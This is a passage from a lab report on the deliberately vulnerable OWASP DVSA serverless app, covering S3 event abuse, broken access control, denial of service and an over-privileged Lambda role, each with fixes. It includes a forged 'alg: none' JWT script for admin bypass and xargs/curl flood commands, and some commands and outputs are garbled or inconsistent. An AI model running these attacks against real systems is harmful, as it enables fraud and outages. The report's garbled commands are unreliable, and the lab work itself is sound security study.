    print("Invalid receipt key format:", key)
    return {"status": "err", "msg": "invalid receipt key"}

order = parts[3]

if not order.endswith(".raw") or "_" not in order:
    print("Invalid receipt filename:", order)
    return {"status": "err", "msg": "invalid receipt filename"}

orderId, userPart = order.split("_", 1)
userId = userPart.replace(".raw", "")

if not orderId or not userId:
    print("Missing orderId or userId:", order)
    return {"status": "err", "msg": "invalid receipt identifiers"}
```

This prevents malformed object names such as .raw files or shell-like names from being processed.

## Part 8) Verification After Fix

After the fix, the same upload no longer triggers unsafe receipt processing. A malformed object such as 2026/05/04/14-after-fix.raw

Is either be rejected by S3 permissions or ignored by the Lambda validation logic. The post-fix evidence is that CloudWatch logs show the object was rejected safely, or that the upload fails with AccessDenied if the bucket policy was restricted.

**More evidence in the screenshots section**

## Part 9) Structured Operation and Security Analysis

Table A

| Vulnerability                | Intended Rule(s)                                                                                                                                                                         | Artifacts Used to Infer Rule                                                                                     | Normal Behavior Evidence                                                                                                                  | Exploit Behavior Evidence                                                                                                                                                                                                           |
|------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Insecure Cloud Configuration | Only trusted DVSA backend components should create receipt objects that trigger receipt-processing Lambda functions. Receipt object names should follow the expected application format. | S3 upload behavior, CloudWatch logs, S3 object listing, and the send_receipt_email .py object-key parsing logic. | During normal application flow, DVSA creates receipt .raw files after successful order processing, and the receipt Lambda processes them. | A manually uploaded .raw object was accepted into the receipts bucket and triggered the DVSA-SEND-RECEIPT-EMAIL Lambda function. CloudWatch showed the function processing the malformed object and failing at order.split("_")[1]. |

Table B

| Vulnerability                | Why This Is a Deviation                                                                                                                       | Deviation Class                                               | Fix Applied (Where)                                                                                                                   | Post-Fix Verification                                                                                                                                                   | Optional Latency Before / After Logging |
|------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------|
| Insecure Cloud Configuration | The backend processed an object that did not come from the normal trusted receipt workflow and did not match the expected receipt key format. | Insecure cloud configuration / unsafe event-driven processing | Restrict S3 write permissions for the receipts bucket and add object-key validation in DVSA-SEND-RECEIPT-EMAIL/send_receipt_email.py. | After the fix, malformed uploaded objects should no longer be processed unsafely. They should either be rejected by bucket permissions or ignored by Lambda validation. | 120 ms / 128 ms                         |

## **Part 10) Takeaway / Lessons Learned**

In serverless systems, cloud configuration is part of the application's security boundary. An S3 upload is not just file storage; it can trigger backend code. Buckets that trigger Lambda functions must restrict who can write objects, and Lambda functions must validate event input before processing it

# Lesson 5

# Lesson #5: Broken Access Control

## Part 1) Goal and Vulnerability Summary

This lesson demonstrates a broken access control vulnerability in DVSA. The affected component is the DVSA-ADMIN-UPDATE-ORDERS Lambda function, which is reachable through the Orders API by any authenticated user regardless of their privilege level. The security impact is that a regular user can directly invoke an administrative backend function to mark any order as paid without completing the normal billing workflow. The core weakness is that the admin endpoint performs no authorization check on the caller, so any valid session token is sufficient to trigger a privileged operation.

---

## Part 2) Why This Works / Root Cause

The DVSA-ADMIN-UPDATE-ORDERS function is exposed through an API Gateway route that does not enforce any role or group restriction. The function itself reads the incoming request and processes the order status update without verifying whether the caller belongs to an admin group. Because any authenticated user's token passes the only check that exists — that a token is present — a regular user can reach and invoke this privileged function directly, bypassing the intended payment workflow entirely.

---

## Part 3) Environment and Setup

The AWS region was us-east-1. The main AWS resources involved were the DVSA-ORDER-MANAGER Lambda function, the DVSA-ADMIN-UPDATE-ORDERS Lambda function, the DVSA-ORDERS-DB DynamoDB table, and CloudWatch Logs. One non-admin user account was used as the attacker. The tools used were curl, jq, browser Developer Tools, and the AWS Console.

---

#### Part 4) Reproduction Steps

1. DVSA was deployed and the normal website workflow was confirmed to be functioning correctly.
  2. A non-admin user account was created and logged in through the DVSA web interface.
  3. The user's authorization token was captured from the browser network requests using Developer Tools.
  4. A new order was placed using the Orders API with the user's token, and the returned order-id was saved. The order status at this point was confirmed to be unpaid.
  5. A POST request was sent directly to the admin update endpoint using the same regular user token, with a payload instructing the backend to update the order status to paid.
  6. The backend accepted the request and returned a success response without performing any role or group check on the caller.
  7. The order was fetched again using the Orders API and the status was confirmed to now show as paid, even though no payment details were ever submitted and no billing Lambda was invoked.
  8. CloudWatch Logs for DVSA-ADMIN-UPDATE-ORDERS were checked and confirmed that the function was invoked directly by the regular user's request.
- 

#### Part 5) Evidence and Proof

The vulnerability was confirmed because a regular user token was sufficient to invoke a privileged administrative function and change an order's status to paid. The order fetch after the exploit returned:



**Invoke URL**

 <https://2w2y6rr71e.execute-api.us-east-1.amazonaws.com/Stage>

## Log streams (3)

By default, we only load the most recent log streams.

☐ Exact match ☐ Show expired [Info](#)

| <input type="checkbox"/> Log stream                                                            | Last event time           |
|------------------------------------------------------------------------------------------------|---------------------------|
| <input type="checkbox"/> <a href="#">2026/05/02/[\$LATEST]ef8ddc8b9e2a424e84e9f04f1ca4e000</a> | 2026-05-02 18:54:06 (UTC) |
| <input type="checkbox"/> <a href="#">2026/05/02/[\$LATEST]cbe8e922ea794ff6b2ea8beedc987b5e</a> | 2026-05-02 18:38:51 (UTC) |
| <input type="checkbox"/> <a href="#">2026/04/22/[\$LATEST]1bbc76755ffa4cea6dc3ede42e20ac0</a>  | 2026-04-22 19:48:21 (UTC) |

☑ Successfully updated the function "DVSA-ADMIN-UPDATE-ORDERS".


## DVSA-ADMIN-UPDATE-ORDERS

[Throttle](#) [Copy ARN](#) [Actions](#)

[Info](#) This function belongs to an application. [Click here](#) to manage it.

### Function overview [Info](#)

[Diagram](#) [Template](#)



[+ Add trigger](#)

[+ Add destination](#)

[Export to Infrastructure Composer](#) [Download](#)

**Function ARN**  
[arn:aws:lambda:us-east-1:334575333670:function:DVSA-ADMIN-UPDATE-ORDERS](#)

**Description**  
-

**Last modified**  
1 week ago

**Application**  
[serverlessrepo-OWASP-DVSA](#)

[Code](#) [Test](#) [Monitor](#) [Configuration](#) [Aliases](#) [Versions](#)

```
- "status": "ok",  
- "msg": "order created",  
- "order-id": "2361c30f-c2f4-4ae2-a972-986515693f7e"  
- }
```

Before exploit: DVSA-ORDER-GET shows orderStatus 100

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
--function-name DVSA-ORDER-GET \
--cli-binary-format raw-in-base64-out \
--payload '{"user\":"${DVSA_USER}\",\"orderId\":"${ORDER_ID}\",\"isAdmin\":"false\"}' \
--region "$AWS_REGION" \
after.json

jq '.order.orderStatus, .order.confirmationToken, .order.totalAmount' after.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
100
" "
0
```

aws lambda invoke DVSA-ADMIN-UPDATE-ORDERS + jq . exploit.json

```
shaheer@DESKTOP-6I95C61:~$ python3 << 'PY' > admin-payload.json
import json
import base64
import sys

USERNAME = "64d814d8-b011-708c-d220-10beb3817336"
ORDER_ID = "c1f4b5c2-756d-458f-990e-cdf5f3b9e955"

mid_claims = {
    "username": USERNAME,
    "custom:isAdmin": True,
    "isAdmin": True,
}

def jwt_b64_segment(obj: dict) -> str:
    return base64.b64encode(
        json.dumps(obj, separators=(",", ":")).encode("utf-8")
    ).decode("ascii")

token = jwt_b64_segment({"alg": "none"}) + "." + jwt_b64_segment(mid_claims) + ".x"

body = {
    "action": "update",
    "order-id": ORDER_ID,
    "item": {
        "itemList": {"1014": 1},
        "status": 120,
        "address": {
            "name": "name",
            "address": "address",
        }
    }
}

jq -c . admin-payload.json > admin-compact.json:"))ion": token},
```

Exploit ran:

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
  --function-name DVSA-ADMIN-UPDATE-ORDERS \
  --cli-binary-format raw-in-base64-out \
  --payload file://admin-compact.json \
  --region "$AWS_REGION" \
  exploit.json
```

```
jq . exploit.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
{
  "status": "ok",
  "msg": "order updated"
}
```

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
  --function-name DVSA-ORDER-GET \
  --cli-binary-format raw-in-base64-out \
  --payload "{\"user\":\"${DVSA_USER}\",\"orderId\":\"${ORDER_ID}\",\"isAdmin\":\"false\"}" \
  --region "$AWS_REGION" \
  after.json
```

```
jq '.order.orderStatus, .order.confirmationToken, .order.totalAmount' after.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
120
"LESSONS-SKIPPED-PAYMENT"
1
```

## Part 6) Fix Strategy / Probable Mitigation

The fix belongs inside the DVSA-ADMIN-UPDATE-ORDERS Lambda function. The function must read the isAdmin claim from the event context or verify the caller's group membership before processing any request. If the caller is not an admin, the function must return a forbidden response immediately and take no further action. This addresses the root cause by enforcing role-based access control at the compute layer, ensuring that the privilege boundary between regular users and admins is upheld regardless of which API route is called

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
--function-name DVSA-ORDER-GET \
--cli-binary-format raw-in-base64-out \
--payload '{"user":"'${DVSA_USER}'","orderId":"'${ORDER_ID}'","isAdmin":"'false'"}' \
--region "$AWS_REGION" \
before.json

jq '.order.orderStatus, .order.orderId, .order.itemList, .order.address' before.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
100
"2361c30f-c2f4-4ae2-a972-986515693f7e"
{
  "1020": 1
}
"{}"
```

Fix works:

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
--function-name DVSA-ADMIN-UPDATE-ORDERS \
--cli-binary-format raw-in-base64-out \
--payload file://admin-compact.json \
--region us-east-1 \
post-fix-exploit.json

jq . post-fix-exploit.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
{
  "status": "err",
  "msg": "invalid token"
}
```

## Part 7) Code / Config Changes

The vulnerable code in DVSA-ADMIN-UPDATE-ORDERS originally processed the incoming request without checking whether the caller was an admin. The fix added a role check at the top of the handler using the isAdmin field from the event, which is set by the authorizer context. If isAdmin is not true, the function returns a 403-style error immediately.

This check was inserted before any order update logic runs inside DVSA-ADMIN-UPDATE-ORDERS. The function now rejects any request where the caller is not confirmed as an admin.

---

## Part 8) Verification After Fix

After applying the fix, the same exploit request was sent again using the same regular user token. This shows that the admin endpoint now rejects requests from non-admin users before processing any order update. A fresh order was then placed and completed through the normal billing path, and it reached paid status correctly, confirming that the fix did not break legitimate functionality.

## Part 9) Structured Operation and Security Analysis

| Vulnerability         | Intended Rule(s)                                                                                                                       | Artifacts Used to Infer Rule                                                                                                      | Normal Behavior Evidence                                                                                                                               | Exploit Behavior Evidence                                                                                                                                                                |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Broken Access Control | Only admin-group users may invoke DVSA-ADMIN-UPDAT E-ORDERS; an order must only reach paid status after the billing Lambda completes a | Orders API behavior, admin endpoint route in API Gateway, Lambda handler source code, DynamoDB order records, CloudWatch Logs for | A regular user's token used against the Orders API returns only their own order data and cannot change order status; paid status is only reached after | A regular user token sent directly to the admin update endpoint was accepted; the backend updated the order to paid status without invoking the billing Lambda or processing any payment |

|  |                                 |                           |                                 |                                                            |
|--|---------------------------------|---------------------------|---------------------------------|------------------------------------------------------------|
|  | successful payment transaction. | DVSA-ADMIN-UPDATE-ORDERS. | the billing workflow completes. | details. CloudWatch confirmed the admin function executed. |
|--|---------------------------------|---------------------------|---------------------------------|------------------------------------------------------------|

| Vulnerability         | Why This Is a Deviation                                                                                                                                                                                                                                                         | Deviation Class                              | Fix Applied (Where)                                                                                                                                                  | Post-Fix Verification                                                                                                                                                                             | Optional Latency Before / After Logging |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------|
| Broken Access Control | The backend allowed a regular user to invoke a privileged administrative function and change order state without payment. This violates the intended rule that only admins may trigger order status updates and that paid status must only be set through the billing workflow. | Intentional misuse / security-relevant abuse | Added an isAdmin authorization check at the top of the DVSA-ADMIN-UPDATE-ORDERS handler that returns a forbidden response immediately if the caller is not an admin. | After the fix, the same exploit request returned {"status":"err","msg":"forbidden"} and the order status was not changed. A legitimate order completed payment normally through the billing path. | Optional: e.g., 120 ms / 128 ms         |

## Part 10) Takeaway / Lessons Learned

The assumption that an admin-only API route would remain undiscovered by regular users is not a valid security control. In a serverless architecture, API Gateway routes are publicly reachable by any caller with a valid token, and there is no network boundary to prevent a motivated user from probing endpoint paths. The correct approach is to enforce authorization explicitly inside each Lambda function, independent of how the request arrives. This lesson illustrates the principle of defense in depth: access control must exist at the application logic layer and must not rely on security through obscurity or the assumption that users will only interact through the intended frontend workflow.

# Lesson 6

## **Lesson #6: Denial of Service (Availability / Resource Exhaustion)**

### **Part 1) Goal and Vulnerability Summary**

This lesson demonstrates a denial-of-service risk against the DVSA billing path. The affected surface is heavy serverless work triggered by POST /dvsa/order with action: billing (handled via DVSA-ORDER-MANAGER → DVSA-ORDER-BILLING) and, for validation, direct aws lambda invoke on DVSA-ORDER-BILLING. The security impact is loss of availability and degraded responses when many concurrent billing operations run at once: concurrency and downstream calls (including DVSA-PAYMENT-PROCESSOR, which sleeps several seconds per request) consume capacity. The core weakness is lack of effective rate limiting and abuse controls at the edge combined with expensive per-request work, so a single user with a valid token can generate enough parallel traffic to stress the API and Lambda in us-east-1.

### **Part 2) Why This Works / Root Cause**

Billing is not cheap per invocation: DVSA-ORDER-BILLING reads DynamoDB, calls /dvsa/total, then /dvsa/payment, and the payment function intentionally delays processing. Parallel aws lambda invoke on DVSA-ORDER-BILLING can also hit AWS Lambda concurrency / invoke limits (this account's concurrent execution quota is 10), producing ConcurrentInvocationLimitExceeded. Parallel HTTP requests to POST .../dvsa/order with the same body can spike integrations and return 502/500 under load. Before mitigation, API Gateway default throttling on stage dvsa was not set aggressively enough (then configured via methodSettings for \*/\*).

### Part 3) Environment and Setup

Region us-east-1. Account 334575333670. REST API id 2w2y6rr71e, stage dvsa, example URL <https://2w2y6rr71e.execute-api.us-east-1.amazonaws.com/dvsa/order>. Resources: DVSA-ORDER-BILLING, DVSA-ORDER-MANAGER, DVSA-PAYMENT-PROCESSOR, API Gateway stage dvsa, Lambda account limits per `get-account-settings`. User shaheer-cli for `aws sts get-caller-identity`. Cognito username and Authorization access token from the browser for curl. Tools: WSL, AWS CLI, curl, xargs, AWS Console (optional for API Gateway).

[illegible]

## Part 4) Reproduction Steps

Set `AWS_REGION=us-east-1` and confirm identity with `aws sts get-caller-identity`.

Export DVSA\_USER, DVSA\_TOKEN, ORDER\_ID (token from browser localStorage; order id from checkout).

Build ~/dvsa-billing-payload.json for DVSA-ORDER-BILLING (user, orderId, billing).

Baseline: aws lambda invoke DVSA-ORDER-BILLING once; response showed {"status":"err","msg":"order already made"} (order already paid in tests).

Attack A: Run 40 parallel aws lambda invoke calls to DVSA-ORDER-BILLING; observe TooManyRequestsException / ConcurrentInvocationLimitExceeded.

Attack B: Create ~/dvsa-order-billing.json for POST /order (action: billing, order-id, card fields). Run 50 parallel curl requests; observe HTTP 200 / 500 / 502 mix.

(Optional) Tighten API Gateway throttle to rate 1 / burst 2, run 80 parallel curl with sort | uniq -c to count HTTP 429; restore 10 / 20 after recording.

## Part 5) Evidence and Proof

The abuse was confirmed by automated parallel traffic, not by normal user pacing.

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
  --function-name DVSA-ORDER-BILLING \
  --cli-binary-format raw-in-base64-out \
  --payload file://~/dvsa-billing-payload.json \
  ~/dvsa-billing-out-0.json

cat ~/dvsa-billing-out-0.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
{"status": "err", "msg": "order already made"}shaheer@DESKTOP-6I95C61:~$
shaheer@DESKTOP-6I95C61:~$ mkdir -p ~/dvsa-dos-out && rm -f ~/dvsa-dos-out/*
seq 1 40 | xargs -P 40 -I{} bash -c '
  aws lambda invoke \
    --function-name DVSA-ORDER-BILLING \
    --cli-binary-format raw-in-base64-out \
    --payload file://$HOME/dvsa-billing-payload.json \
    $HOME/dvsa-dos-out/out-{}.json >/dev/null
  ,
echo done

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
```

```

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries
ate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries
ate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries
ate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries
ate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries
ate Exceeded.

```

Lambda invoke flood (excerpt):

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation

Reason: ConcurrentInvocationLimitExceeded

Account limit (explains burst behavior / why reserved concurrency failed):

"ConcurrentExecutions": 10,

"UnreservedConcurrentExecutions": 10

HTTP flood before “tight” throttle (representative): many HTTP:500 and HTTP:502 with some HTTP:200 (same order already made path).

HTTP flood after temporary 1 r/s, burst 2 (summary):

10 HTTP:200

18 HTTP:429

43 HTTP:500

9 HTTP:502

Reserved concurrency attempt (failed):

```
shaheer@DESKTOP-6I95C61:~$ seq 1 80 | xargs -P 20 -I{} curl -sS -o /dev/null -w "HTTP:%{http_code}\n" \
-X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
--data-binary @"$HOME/dvsa-order-billing.json" \
| sort | uniq -c
10 HTTP:200
18 HTTP:429
43 HTTP:500
9 HTTP:502
```

InvalidParameterException: ... UnreservedConcurrentExecution below its minimum value of [10]

## Part 6) Fix Strategy / Probable Mitigation

Primary fix applied: API Gateway stage dvsa default method throttling for \*/\* using aws apigateway update-stage with patch paths \*/\*/throttling/rateLimit and \*/\*/throttling/burstLimit. This caps aggregate HTTP throughput before it reaches Lambda integrations. Reserved concurrency on DVSA-ORDER-BILLING was not usable here because the account’s Lambda concurrent execution quota is 10 and AWS requires a minimum unreserved pool, so put-function-concurrency could not be set. Alternative mitigations (not

all applied): Service Quotas increase for Lambda concurrency, WAF rate-based rules, per-client/priority quotas (API keys / usage plans), per-order idempotency on billing.

## Part 7) Code / Config Changes

No application code change required for the demonstrated mitigation. Configuration change: API Gateway stage dvsa methodSettings \*/\* — baseline throttlingRateLimit 10.0, throttlingBurstLimit 20; for proof, temporary 1.0 / 2, then restored to 10 / 20. First update-stage attempt using /defaultMethodSettings/... failed (wrong patch paths for this REST API).

## Part 8) Verification After Fix

After applying stage throttling, the same parallel curl pattern under stricter limits produced HTTP 429 responses (18 in the summarized run), demonstrating edge throttling. 500/502 still appeared under heavy parallel load (backend/integration stress), which supports the lesson narrative that DoS defense layers (edge + app + quotas) matter. After verification, update-stage restored 10/20 so normal DVSA testing stays usable. Lambda reserved concurrency was confirmed not applicable without raising the account's concurrent executions quota.

```
shaheer@DESKTOP-6I95C61:~$ seq 1 80 | xargs -P 20 -I{} curl -sS -o /dev/null -w "HTTP:%{http_code}\n" \
-X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
--data-binary @"$HOME/dvsa-order-billing.json" \
| sort | uniq -c
 10 HTTP:200
 18 HTTP:429
 43 HTTP:500
  9 HTTP:502
```

## Part 9) Structured Operation and Security Analysis

| Vulnerability                        | Intended Rule(s)                                                                                                                                                                           | Artifacts Used to Infer Rule                                                                                                                  | Normal Behavior Evidence                                                                                              | Exploit Behavior Evidence                                                                                                 |
|--------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------|
| DoS / resource exhaustion on billing | Billing must remain available to legitimate users; costly operations must not be trivially parallelizable by a single principal without limits; infra quotas must support chosen controls. | order_billing + payment_processing behavior in repo; API URL /dvsa/order; get-account-settings; API Gateway update-stage output; CLI outputs. | Single curl / single lambda invoke returns predictable 200 with business-level order already made when order is paid. | Parallel lambda invoke → ConcurrentInvocationLimitExceeded; parallel curl → 502/500 mix; under tight throttle → many 429. |

| Vulnerability      | Why This Is a Deviation                                                                                                              | Deviation Class            | Fix Applied (Where)                                                     | Post-Fix Verification                                                | Optional Latency Before / After Logging                                             |
|--------------------|--------------------------------------------------------------------------------------------------------------------------------------|----------------------------|-------------------------------------------------------------------------|----------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| DoS / availability | Sustained or bursty parallel billing traffic can exhaust concurrency and overload integrations, violating availability expectations. | Intentional misuse / abuse | API Gateway dvsa stage methodSettings */* throttling (CLI update-stage) | 429 counted after rate=1, burst=2; baseline 10/20 restored afterward | Single invoke ~1.3–1.6 s (paid order short path); under flood, variable 5xx and 429 |

## Part 10) Takeaway / Lessons Learned

Availability is a security property. Billing and payment-style paths are high-cost serverless workflows, so edge rate limiting, quotas, and account-level concurrency planning must be designed explicitly—small default Lambda concurrency limits can block reserved concurrency patterns and make overload show up as platform 429/ConcurrentInvocationLimitExceeded quickly. Defense in depth means: throttle at API Gateway, protect expensive Lambdas with architecture + quotas, and validate under parallel abuse scenarios, not only single-request happy paths.

# Lesson 7

## Part 1) Goal and Vulnerability Summary

This lesson demonstrates an **over-privileged Lambda execution role vulnerability** in DVSA caused by excessive IAM permissions assigned to the function. The affected component is the **DVSA-SEND-RECEIPT-EMAIL Lambda function** and its associated execution role.

The security impact is an increased **blast radius**. If the function is compromised, an attacker can perform AWS actions unrelated to the function's intended purpose, such as accessing S3 buckets and modifying DynamoDB tables.

---

## Part 2) Why This Works / Root Cause

The root cause is a violation of the **principle of least privilege**.


In AWS serverless architecture, every Lambda function runs using temporary credentials derived from its execution role. Any code running inside the function inherits all permissions assigned to that role.

In this case, the execution role includes overly broad permissions such as:

- Full SES access:

"Action": ["ses:\*"],

"Resource": "\*"



- Full S3 access:

```
"Resource": [
    "arn:aws:s3::*",
    "arn:aws:s3::*/*"
]
```

SendReceiptFunctionRolePolicy3
Copy JSON
Edit

```

1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Action": [
6         "sts:GetCallerIdentity"
7       ],
8       "Resource": "*",
9       "Effect": "Allow"
10    }
11  ]
12 }
```

```
]
```

- Broad DynamoDB access:

```
"Resource": [
    "arn:aws:dynamodb:us-east-1:ACCOUNT:table/*"
]
```

SendReceiptFunctionRolePolicy2
Copy JSON
Edit

```

4   "Action": [
5     "dynamodb:GetItem",
6     "dynamodb:DeleteItem",
7     "dynamodb:PutItem",
8     "dynamodb:Scan",
9     "dynamodb:Query",
10    "dynamodb:UpdateItem",
11    "dynamodb:BatchWriteItem",
12    "dynamodb:BatchGetItem",
13    "dynamodb:DescribeTable",
14    "dynamodb:ConditionCheckItem"
15  ],
16  "Resource": [
17    "arn:aws:dynamodb:us-east-1:699519901079:table/*",
18    "arn:aws:dynamodb:us-east-1:699519901079:table/*/index/*"
19  ],
20  "Effect": "Allow"
21 }
22 ]
23 }
```

This means the function can perform operations beyond its intended purpose of sending receipt emails. If exploited, an attacker could access or manipulate unrelated AWS resources.

## Part 3) Environment and Setup

The environment used in this demonstration includes:

- AWS Region: **us-east-1**
- DVSA deployed via AWS Serverless Application Repository
- Components:
  - Lambda functions
  - API Gateway
  - DynamoDB
  - S3
  - SES

Tools used:

- AWS Console
  - IAM Policy Simulator
  - CloudWatch Logs
  - CloudTrail
- 

## Part 4) Reproduction Steps


### Step 1: Locate the vulnerable function

1. Open AWS Console
2. Navigate to:

Lambda → Functions

3. Search for:

DVSA-SEND-RECEIPT-EMAIL



---

## Step 2: Open execution role

1. Open the function
2. Go to:

Configuration → Permissions

3. Click the execution role name

---

## Step 3: Review IAM policies

Observe the following attached policies:

- AmazonSESEFullAccess
- AWSLambdaBasicExecutionRole
- Custom policies for S3 and DynamoDB

Identify over-privilege signals such as:

- Wildcard resources (\*)

- Broad actions (`ses:*`, `dynamodb:*`)
- Access to all buckets and tables

## Step 4: Use IAM Policy Simulator

1. Go to: IAM then Policy Simulator
2. Select: Identity type then Roles
3. Choose: DVSA-SendReceiptFunctionRole

## Step 5: Test DynamoDB permissions

Add actions: GetItem, PutItem, Scan, DeleteItem

**Policy Simulator**

Amazon Dyna... 4 Action(s) sele... **Select All** **Deselect All** **Reset Contexts** **Clear Results** **Run Simulation**

► Global Settings ⓘ

**Action Settings and Results** [4 actions selected. 0 actions not simulated. 4 actions allowed. 0 actions denied. ]

| Service                                                                                                                                                                                                                                                                       | Action                                                 | Resource Type | Simulation Resource | Permission                            |       |                                                        |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------|---------------|---------------------|---------------------------------------|-------|--------------------------------------------------------|
| Amazon DynamoDB                                                                                                                                                                                                                                                               | GetItem                                                | table         | table               | <b>allowed</b> 1 matching statements. |       |                                                        |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                                                                                                                                                 |                                                        |               |                     |                                       |       |                                                        |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> .<br><table border="1"> <tr> <td>table</td> <td>arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC</td> </tr> </table> |                                                        |               |                     |                                       | table | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |
| table                                                                                                                                                                                                                                                                         | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |       |                                                        |
| Amazon DynamoDB                                                                                                                                                                                                                                                               | PutItem                                                | table         | table               | <b>allowed</b> 1 matching statements. |       |                                                        |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                                                                                                                                                 |                                                        |               |                     |                                       |       |                                                        |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> .<br><table border="1"> <tr> <td>table</td> <td>arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC</td> </tr> </table> |                                                        |               |                     |                                       | table | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |
| table                                                                                                                                                                                                                                                                         | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |       |                                                        |
| Amazon DynamoDB                                                                                                                                                                                                                                                               | Scan                                                   | table         | table               | <b>allowed</b> 1 matching statements. |       |                                                        |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                                                                                                                                                 |                                                        |               |                     |                                       |       |                                                        |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> .<br><table border="1"> <tr> <td>table</td> <td>arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC</td> </tr> </table> |                                                        |               |                     |                                       | table | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |
